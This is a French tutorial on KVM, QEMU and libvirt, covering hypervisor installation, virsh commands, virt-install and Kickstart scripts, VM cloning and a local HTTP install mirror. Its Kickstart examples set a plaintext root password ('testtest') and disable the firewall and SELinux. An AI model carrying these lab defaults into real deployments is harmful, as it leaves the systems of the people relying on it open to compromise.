
- KVM est le module qui transforme le noyau Linux en Hyperviseur type 1 (HVM et PV avec virtio). Ce module traduit rapidement les instructions des vCPU via les intructions VT AMD et Intel. Il prend aussi en charge des aspects de bas niveau de l'architecture x86.
- KVM est aussi un émulateur de matériel qui utilise **qemu** et les pilotes **virtio**.

Vue du noyau :

- Chaque VM est un processus
- Chaque vCPU est un thread de processeur.

Features :

- CPU and memory overcommit
- High performance paravirtual I/O
- Hotplug (cpu, block, nic)
- SMP guests
- Live Migration Power management
- PCI Device Assignment and SR-IOV
- KSM (Kernel Samepage Merging)
- SPICE, VNC, text
- NUMA



1.5. Qemu

Qemu est un émulateur de diverses architectures dont x86 (Hyperviseur de type 2). Combiné au pilote KVM, il permet de réaliser de l'accélération Hardware (HVM).

L'outil de base `qemu-img` permet de créer et de gérer des images disque.


En format local les images disques peuvent se trouver en formats :

- raw
- qcow2

Par ailleurs, on peut utiliser directement des volumes logiques LVM.

1.6. Libvirt

libvirt un API de virtualisation Open Source qui s'interface avec un hyperviseur pour administrer les VMs.



1.7. Outils de base

- `virsh` : cli pour libvirt
- `qemu-img` : permet de gérer les images des disques
- `virt-manager` : client graphique
- `virt-install` : commande pour la création des machines virtuelles
- `virt-viewer` : client console graphique (spice)
- `virt-clone` : outil de clonage
- `virt-top` : top de VM libvirt
- [Autres outils](#)

1.8. Outils libguestfs


`libguestfs` est un ensemble d'outils qui permettent d'accéder aux disques des machines virtuelles et de les modifier.

Ces outils permettent de :

- d'accéder et de modifier un système de fichier invité à partir de l'hôte
- `virt-builder` permet de créer des VM à partir d'un dépôt d'images
- `virt-sysprep` permet de "préparer" une VM à cloner
- d'obtenir des informations complètes sur l'usage des disques
- de convertir des machines en P2V ou V2V
- ...

1.9. Pilotes et périphériques PV virtio

Périphérique réseau virtio.



1.10. Interfaces graphiques

- **Kimchi** est un outil de gestion en **HTML5** pour **KVM** basé sur **libvirt**. Il s'agit d'une solution à hôte unique.
- **oVirt** est aussi une plateforme Web de gestion de virtualisation multi-hôtes supportant d'autres hyperviseurs, des volumes NFS, iSCSI ou FC (Fiber Channel), surveillance, fine tuning des ressources.

2. Installer KVM et ses outils de gestion

Les instructions VT doivent être activées dans le Bios (Netsted Virtualization) :

```
grep -E 'svm|vmx' /proc/cpuinfo
```

- **vmx** : processeurs Intel
- **svm** : processeurs AMD

ou encore

```
lscpu | grep Virtualisation
```

Mise à jour du système et installation des paquets KVM :

En RHEL7/Centos7.

```
yum update -y
yum group install "Virtualization Host" "Virtualization Client"

yum -y install \
qemu-kvm \
dejavu-lgc-sans-fonts \
libguestfs-tools
```

Démarrer le service libvirtd :

```
systemctl enable libvirtd && systemctl start libvirtd
```

Démarrer le service chronyd :

```
# systemctl enable chronyd && systemctl start chronyd
```

En Debian 8.

```
apt-get update && sudo apt-get -y upgrade
apt-get -y install qemu-kvm libvirt-bin virtinst virt-viewer libguestfs-tools virt-manager uuid-runtime
```

Démarrage du commutateur virtuel par défaut.

```
virsh net-start default
virsh net-autostart default
```

Vérification du chargement du module kvm.

```
lsmod | grep kvm
```

Libvirt propose un outil de vérification de l'hôte.


```
virt-host-validate
QEMU: Vérification for hardware virtualization : PASS
QEMU: Vérification for device /dev/kvm : PASS
QEMU: Vérification for device /dev/vhost-net : PASS
QEMU: Vérification for device /dev/net/tun : PASS
LXC: Vérification pour Linux >= 2.6.26 : PASS
```

Vérification du démarrage de libvirt :

```
systemctl status libvird
```

Configuration du réseau par défaut :

Une interface bridge `virbr0` 192.168.122.1 est "natée" à l'interface physique. Le démon `dnsmasq` fournit le service DNS/DHCP.



RHEL_437030_0217

```
ip add sh virbr0
ip route
iptables -t nat -L -n -v
cat /proc/sys/net/ipv4/ip_forward
```

L'emplacement par défaut de l'espace de stockage des disques est `/var/lib/libvirt/images/`. La définition des machines virtuelles est située dans `/etc/libvirt/qemu/`.

Il est peut-être plus aisés de désactiver pour l'instant `firewalld` (`systemctl stop firewalld`).

On propose ici un script de préparation de l'hôte de virtualisation :

<https://raw.githubusercontent.com/goffinet/virt-scripts/master/autoprep.sh>

3. Création de VMs et administration de base

3.1. Créez une machine virtuelle avec virt-manager

Virt-manager est un outil graphique de gestion des hyperviseurs connecté via `libvirt`.

Dans une session X Window, suivre [Quick Start with virt-manager](#) ou encore [KVM, Qemu, libvirt en images](#).

3.2. Administration de base avec virsh

A ajouter : *images à exécuter*

Avec `libvirt` et `KVM`, une "Machine Virtuelle (VM)" est appelée un "**Domaine**".

Démarrage d'un domaine :

```
virsh start vm1
```

Arrêt d'un domaine :

```
virsh shutdown vm1
```

Extinction d'un domaine (comme on retire une prise de courant, il ne s'agit pas d'effacer le domaine) :

```
virsh destroy vm1
```

Pour retirer une VM (le ou les disques associés persistent) :

```
virsh undefine vm1
```

Pour retirer un domaine (et en effaçant ses disques) :

```
virsh undefine vm1 --remove-all-storage
```

Redémarrage d'un domaine :

```
virsh reboot vm1
```

Informations détaillées :

```
virsh dominfo vm1
```

Liste des domaines :

```
virsh list --all
```

Démarrage du domaine au démarrage de l'hôte :

```
virsh autostart vm1
```

Désactiver l'activation au démarrage :

```
virsh autostart vm1 --disable
```

Accéder à la console série (texte) du domaine :

```
virsh console vm1
```

Accéder à la console graphique du domaine :

```
virt-viewer vm1
```

4. Scripts d'installation

La commande qui permet de créer une machine virtuelle et de la lancer (pour y installer un système d'exploitation) est `virt-install`. Cette commande peut comporter un certain nombre de paramètres. Il est plus intéressant de travailler avec des scripts.

Dans le but de cloner un domaine existant, on s'intéressera à ce qui constitue fondamentalement une machine virtuelle :

- un fichier de définition de VM écrit en XML
- et un disque virtuel.

Les procédures de création ou de mise à jour d'objet (réseau, volume, domaine) avec la commande `virsh` consiste à manipuler des définitions XML :

- `define` / `undefine`
- `destroy` /`start` /`autostart`

4.1. Un premier script `virt-install`

On peut créer une machine virtuelle lancer une installation à partir du shell avec `virt-install` et des options.

Création et lancement d'une VM :

- RAM 1024/1 vCPU
- HD 8Go (raw)
- ttyS0
- console vnc
- Installation CD-ROM

```
#!/bin/bash
# vm-install1.sh

# local path to the iso
iso=/var/lib/iso/CentOS-7-x86_64-DVD-1611.iso

# Stop and undefine the VM
/bin/virsh destroy $1; /bin/virsh undefine $1 --remove-all-storage

# graphical console
# via local ISO
virt-install \
--virt-type kvm \
--name=$1 \
--disk path=/var/lib/libvirt/images/$1.img,size=8 \
--ram=1024 \
--vcpus=1 \
--os-variant=rhel7 \
--graphics vnc \
--console pty,target_type=serial \
--cdrom $iso
```

4.2. Export manuel d'une VM

Avant de procéder à un export, il est préférable de suspendre la VM d'origine :

```
virsh suspend vm1
```

On peut rediriger un "dump" de la VM d'origine dans un fichier xml.

```
virsh dumpxml vm1 > vm2.xml
```

Ensuite, il faut adapter ce fichier en retirant la valeur *id* et le champ *uuid* en modifiant le champ *name*, la balise *source file* qui désigne l'emplacement du nouveau disque, le champ *mac address* et en supprimant des balises entre </devices> et </domain>.

```
vi vm2.xml
```

Le second élément nécessaire à l'exécution de la VM est un disque dédié, soit la copie du disque de la machine originale :

```
cp /var/lib/libvirt/images/vm1.img /var/lib/libvirt/images/vm2.img
```

Enfin, on peut intégrer la machine à `libvirt` et la démarrer :

```
virsh define vm2.xml
virsh start vm2
```

A lire attentivement, voici le fichier `vm2.xml` adapté (uuid, devices, disks, mac):

```
<domain type='kvm'>
  <name>vm2</name>
  <memory unit='KiB'>1048576</memory>
  <currentMemory unit='KiB'>1048576</currentMemory>
  <vcpu placement='static'>1</vcpu>
  <resource>
    <partition>/machine</partition>
  </resource>
  <os>
    <type arch='x86_64' machine='pc-i440fx-rhel7.0.0'>hvm</type>
    <boot dev='hd'/>
  </os>
  <features>
    <acpi/>
    <apic/>
    <pae/>
  </features>
  <cpu mode='custom' match='exact'>
    <model fallback='allow'>Westmere</model>
  </cpu>
  <clock offset='utc'>
    <timer name='rtc' tickpolicy='catchup' />
    <timer name='pit' tickpolicy='delay' />
    <timer name='hpet' present='no' />
  </clock>
  <on_poweroff>destroy</on_poweroff>
  <on_reboot>restart</on_reboot>
  <on_crash>restart</on_crash>
  <devices>
    <emulator>/usr/libexec/qemu-kvm</emulator>
    <disk type='file' device='disk'>
      <driver name='qemu' type='raw' />
      <source file='/var/lib/libvirt/images/vm2.img' />
      <backingStore/>
      <target dev='vda' bus='virtio' />
      <alias name='virtio-disk0' />
      <address type='pci' domain='0x0000' bus='0x00' slot='0x05' function='0x0' />
    </disk>
    <controller type='usb' index='0' model='ich9-ehci1'>
      <alias name='usb0' />
      <address type='pci' domain='0x0000' bus='0x00' slot='0x04' function='0x7' />
    </controller>
    <controller type='usb' index='0' model='ich9-uhci1'>
      <alias name='usb0' />
      <master startport='0' />
      <address type='pci' domain='0x0000' bus='0x00' slot='0x04' function='0x0' multifunction='on' />
    </controller>
    <controller type='usb' index='0' model='ich9-uhci2'>
      <alias name='usb0' />
      <master startport='2' />
      <address type='pci' domain='0x0000' bus='0x00' slot='0x04' function='0x1' />
    </controller>
    <controller type='usb' index='0' model='ich9-uhci3'>
      <alias name='usb0' />
      <master startport='4' />
      <address type='pci' domain='0x0000' bus='0x00' slot='0x04' function='0x2' />
    </controller>
    <controller type='pci' index='0' model='pci-root'>
```

```

<alias name='pci.0'/>
</controller>
<interface type='bridge'>
<mac address='52:54:00:8a:c3:2a'/>
<source bridge='virbr0' />
<target dev='vnet0' />
<model type='virtio' />
<alias name='net0' />
<address type='pci' domain='0x0000' bus='0x00' slot='0x03' function='0x0' />
</interface>
<serial type='pty'>
<source path='/dev/pts/0' />
<target type='isa-serial' port='0' />
<alias name='serial0' />
</serial>
<console type='pty' tty='/dev/pts/0'>
<source path='/dev/pts/0' />
<target type='serial' port='0' />
<alias name='serial0' />
</console>
<input type='tablet' bus='usb'>
<alias name='input0' />
</input>
<memballoon model='virtio'>
<alias name='balloon0' />
<address type='pci' domain='0x0000' bus='0x00' slot='0x06' function='0x0' />
</memballoon>
</devices>
</domain>

```

4.3. Clonage avec virt-clone

L'utilitaire `virt-clone` permet de cloner (à l'identique) une VM. `virt-clone` prend la peine de générer une nouvelle adresse MAC et un nouvel `uuid` pour le domaine. Il s'occupe également de dupliquer le ou les disques attachés au domaine.

Imaginons que l'on veuille cloner proprement la machine `vm1` en machine `vm2` dans le but de :

- générer une copie de sauvegarde de toute la machine
- générer une copie de sauvegarde de base de donnée afin de travailler sur une base de donnée hébergée. Dans ce cas, il est peut être intéressant de connecter le clone sur un réseau isolé du réseau de production.
- dupliquer un même modèle

Attention, il faudra malgré tout modifier le fichier de configuration du réseau en retirant l'adresse mac et l'uuid dans le système d'exploitation invité. (`/etc/sysconfig/network-scripts/ifcfg-*`) si on désire exécuter le domaine original et son clone sur le même réseau ou si l'adresse IP est fixe.

Avant tout, vérifions l'état de la machine. Mettons-la en suspension pour assurer une copie correcte des disques :

```

virsh list
  ID   Nom           État
  --:--:--
  73   vm1          en cours d'exécution

```

```

virsh suspend vm1
Domaine vm1 suspendu

```

```

virsh list
  ID   Nom           État
  --:--:--
  73   vm1          mis en pause

```

Procédons au clonage :

```

virt-clone \
--original vm1 \
--name vm2 \
--file /var/lib/libvirt/images/vm2.img

```

```

virsh list --all
  ID   Nom           État
  --:--:--

```

```
73     vm1                  mis en pause
-      vm2                  fermé
```

Reprise de la machine :

```
virsh resume vm1
Domaine vm1 réactivé
```

4.4 Sysprep Linux

Pour la transformation d'une machine virtuelle en modèle (template), on peut utiliser `virt-sysprep` qui vient avec `libguestfs`, avant le clonage pour remettre à zéro ses propriétés.

```
# virt-sysprep --list-operations
abrt-data * Remove the crash data generated by ABRT
bash-history * Remove the bash history in the guest
blkid-tab * Remove blkid tab in the guest
ca-certificates Remove CA certificates in the guest
crash-data * Remove the crash data generated by kexec-tools
cron-spool * Remove user at-jobs and cron-jobs
customize * Customize the guest
dhcp-client-state * Remove DHCP client leases
dhcp-server-state * Remove DHCP server leases
dovecot-data * Remove Dovecot (mail server) data
firewall-rules Remove the firewall rules
flag-reconfiguration Flag the system for reconfiguration
fs-uuids Change filesystem UUIDs
kerberos-data Remove Kerberos data in the guest
logfiles * Remove many log files from the guest
lvm-uuids * Change LVM2 PV and VG UUIDs
machine-id * Remove the local machine ID
mail-spool * Remove email from the local mail spool directory
net-hostname * Remove HOSTNAME in network interface configuration
net-hwaddr * Remove HWADDR (hard-coded MAC address) configuration
pacct-log * Remove the process accounting log files
package-manager-cache * Remove package manager cache
pam-data * Remove the PAM data in the guest
puppet-data-log * Remove the data and log files of puppet
rh-subscription-manager * Remove the RH subscription manager files
rhn-systemid * Remove the RHN system ID
rpm-db * Remove host-specific RPM database files
samba-db-log * Remove the database and log files of Samba
script * Run arbitrary scripts against the guest
smolt-uuid * Remove the Smolt hardware UUID
ssh-hostkeys * Remove the SSH host keys in the guest
ssh-userdir * Remove ".ssh" directories in the guest
sssd-db-log * Remove the database and log files of sssd
tmp-files * Remove temporary files
udev-persistent-net * Remove udev persistent net rules
user-account Remove the user accounts in the guest
utmp * Remove the utmp file
yum-uuid * Remove the yum UUID
```

5. Miroir d'installation HTTP

5.1. Miroir local

Les sources d'installation doivent contenir au minimum ceci :

```
{product path}
|
+--base
|
+--RPMS
```

`product path :`

- RedHat
- Fedora
- Centos

base : metadonnées**RPMs** : Fichiers Red Hat Package Manager

Repo HTTP

Installer Apache :

```
yum -y install httpd
systemctl enable httpd.service && systemctl start httpd.service
```

Télécharger une image

```
mkdir -p /var/lib/iso
cd /var/lib/iso
wget http://centos.mirrors.ovh.net/ftp.centos.org/7/isos/x86_64/CentOS-7-x86_64-DVD-1611.iso
```

Monter l'ISO :

```
mount -o loop,ro CentOS*.iso /mnt
```

Copier les fichiers

```
mkdir /var/www/html/repo/
cp -rp /mnt/* /var/www/html/repo/
chcon -R -t httpd_sys_content_t /var/www/html
```

Monter l'ISO directement dans `/var/www/html/repo/` est une alternative.

Miroirs publics externes

- http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
- http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
- http://mirror.i3d.net/pub/centos/7/os/x86_64

5.2. Support d'installation HTTP

Création et lancement d'une VM :

- RAM 1024/1 vCPU
- HD 8Go (raw)
- ttyS0
- console vnc
- Installation repo HTTP local ou distant

```
#!/bin/bash
# vm-install2.sh

# KVM Host IP
bridge=192.168.122.1

# Repo URL
mirror=http://$bridge/repo
#mirror=http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
#mirror=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
#mirror=http://mirror.i3d.net/pub/centos/7/os/x86_64

# Stop and undefine the VM
/bin/virsh destroy $1; /bin/virsh undefine $1 --remove-all-storage

# graphical console, bridged
# via http repo
virt-install \
--virt-type kvm \
--name=$1 \
--disk path=/var/lib/libvirt/images/$1.img,size=8 \
--ram=1024 \
```

```
--vcpus=1 \
--os-variant=rhel7 \
--network bridge=virbr0 \
--graphics vnc \
--console pty,target_type=serial \
--location $mirror
```

6. Installation automatique

6.1. Installation Kickstart

Kickstart permet d'automatiser les installations RHEL/Fedora/Centos (et d'autres) en indiquant un fichier de configuration qui est lu avant le logiciel d'installation Anaconda.

[Documentation Kickstart](#)

- On rend le fichier kickstart disponible via HTTP (local, NFS, FTP) dans un dossier `conf`

```
mkdir /var/www/html/conf/
touch vm.ks /var/www/html/conf/
chcon -R -t httpd_sys_content_t /var/www/html
```

- Il est appelé par `virt-install` (directement au lancement du noyau)

Ce fichier de configuration est rédigé :

- Automatiquement par Anaconda sur toute installation RHEL/Centos/Fedora :

```
less /root/anaconda-ks.cfg
```

- On peut le générer en l'édition via le programme :

```
yum install system-config-kickstart
system-config-kickstart
```

6.2. Installation automatique en console graphique

Voici la configuration d'une installation simple avec un fichier `/var/www/html/conf/vm.ks` :

- Clavier local, horodatage, réseau dhcp, nom, mot de passe, Swap, /boot, LVM, `@core`, chrony

```
# File /var/www/html/conf/vm.ks

keyboard --vckeymap=be-oss --xlayouts='be (oss)'
lang fr_BE.UTF-8
network --onboot=on --bootproto=dhcp --device=link --hostname=localhost.localdomain
rootpw testtest
services --enabled="chronyd"
timezone Europe/Paris --isUtc
bootloader --location=mbr --boot-drive=vda
clearpart --all --initlabel --drives=vda
ignoredisk --only-use=vda
part pv.0 --fstype="lvm_pv" --ondisk=vda --size=5000
part /boot --fstype="xfs" --ondisk=vda --size=500
volgroup vg0 --pesize=4096 pv.0
logvol swap --fstype="swap" --size=500 --name=swap --vgname=vg0
logvol / --fstype="xfs" --size=3072 --name=root --vgname=vg0

%packages --ignoremissing
@core
chrony
%end
reboot
```

Avec la machine virtuelle :

- RAM 1024/1 vCPU

- HD 8Go (qcow2)
- ttyS0
- console vnc
- Installation repo HTTP local ou distant

```
#!/bin/bash
# vm-install3.sh

bridge=192.168.122.1
mirror=http://$bridge/repo
#mirror=http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
#mirror=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
#mirror=http://mirror.i3d.net/pub/centos/7/os/x86_64

#Stop and undefine the VM
/bin/virsh destroy $1; /bin/virsh undefine $1 --remove-all-storage

# Graphical console, bridged, HD qcow2
# HTTP + Kickstart
virt-install \
--virt-type kvm \
--name=$1 \
--disk path=/var/lib/libvirt/images/$1.qcow2,size=16,format=qcow2 \
--ram=1024 \
--vcpus=1 \
--os-variant=rhel7 \
--network bridge=virbr0 \
--graphics vnc \
--console pty,target_type=serial \
--location $mirror \
-x ks=http://$bridge/conf/vm.ks
```

6.3. Installation automatique en console texte

Voici la configuration d'une installation simple en console texte avec un fichier `/var/www/html/conf/vm2.ks` revu par `system-config-kickstart` :

- Clavier local, horodatage, réseau dhcp, nom, firewall désactivé, selinux désactivé, pas de serveur X, console texte, mot de passe, Swap, /boot, LVM, @core, chrony

```
# File /var/www/html/conf/vm2.ks
#platform=x86, AMD64, ou Intel EM64T
#version=DEVEL
# Install OS instead of upgrade
install
# Keyboard layouts
# old format: keyboard be-latin1
# new format:
keyboard --vckeymap=be-oss --xlayouts='be (oss)'
# Reboot after installation
reboot
# Root password
rootpw --plaintext testtest
# System timezone
timezone Europe/Paris
# System language
lang fr_BE
# Firewall configuration
firewall --disabled
# Network information
network --bootproto=dhcp --device=link
# System authorization information
auth --useshadow --passalgo=sha512
# Use text mode install
text
# SELinux configuration
selinux --disabled
# Do not configure the X Window System
skipx

# System services
services --enabled="chronyd"

bootloader --location=mbr --boot-drive=vda
clearpart --all --initlabel --drives=vda
ignoredisk --only-use=vda
```

```

part pv.0 --fstype="lvmpv" --ondisk=vda --size=5000
part /boot --fstype="xfs" --ondisk=vda --size=500
volgroup vg0 --pesize=4096 pv.0
logvol swap --fstype="swap" --size=500 --name=swap --vgname=vg0
logvol / --fstype="xfs" --size=3072 --name=root --vgname=vg0

%packages --ignoremissing
@core
chrony

%end

```

Avec la machine virtuelle :

- RAM 1024/1 vCPU
- HD 8Go (qcow2)
- ttyS0
- console texte
- Installation repo HTTP local ou distant

```

#!/bin/bash
# vm-install4.sh

bridge=192.168.122.1
mirror=http://$bridge/repo
#mirror=http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
#mirror=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
#mirror=http://mirror.i3d.net/pub/centos/7/os/x86_64

#Stop and undefine the VM
/bin/virsh destroy $1; /bin/virsh undefine $1 --remove-all-storage

# Text console, bridged, HD qcow2
# HTTP + Kickstart
virt-install \
--virt-type kvm \
--name=$1 \
--disk path=/var/lib/libvirt/images/$1.qcow2,size=16,format=qcow2 \
--ram=1024 \
--vcpus=1 \
--os-variant=rhel7 \
--network bridge=virbr0 \
--graphics none \
--console pty,target_type=serial \
--location $mirror \
-x "ks=http://$bridge/conf/vm2.ks console=ttyS0,115200n8 serial"

```

Pour échapper à la console texte :

```

CTRL+] (Linux)
CTRL+ALT+* (Mac OS X)

```

7. Accéder à la console

7.1. Accéder à la console graphique

Via une session Xwindows :

```
# virt-manager
```

ou

```
virsh vncdisplay vm1
```

ou

```
netstat -tln|grep :5900
```

```
vncviewer x.x.x.x:5900
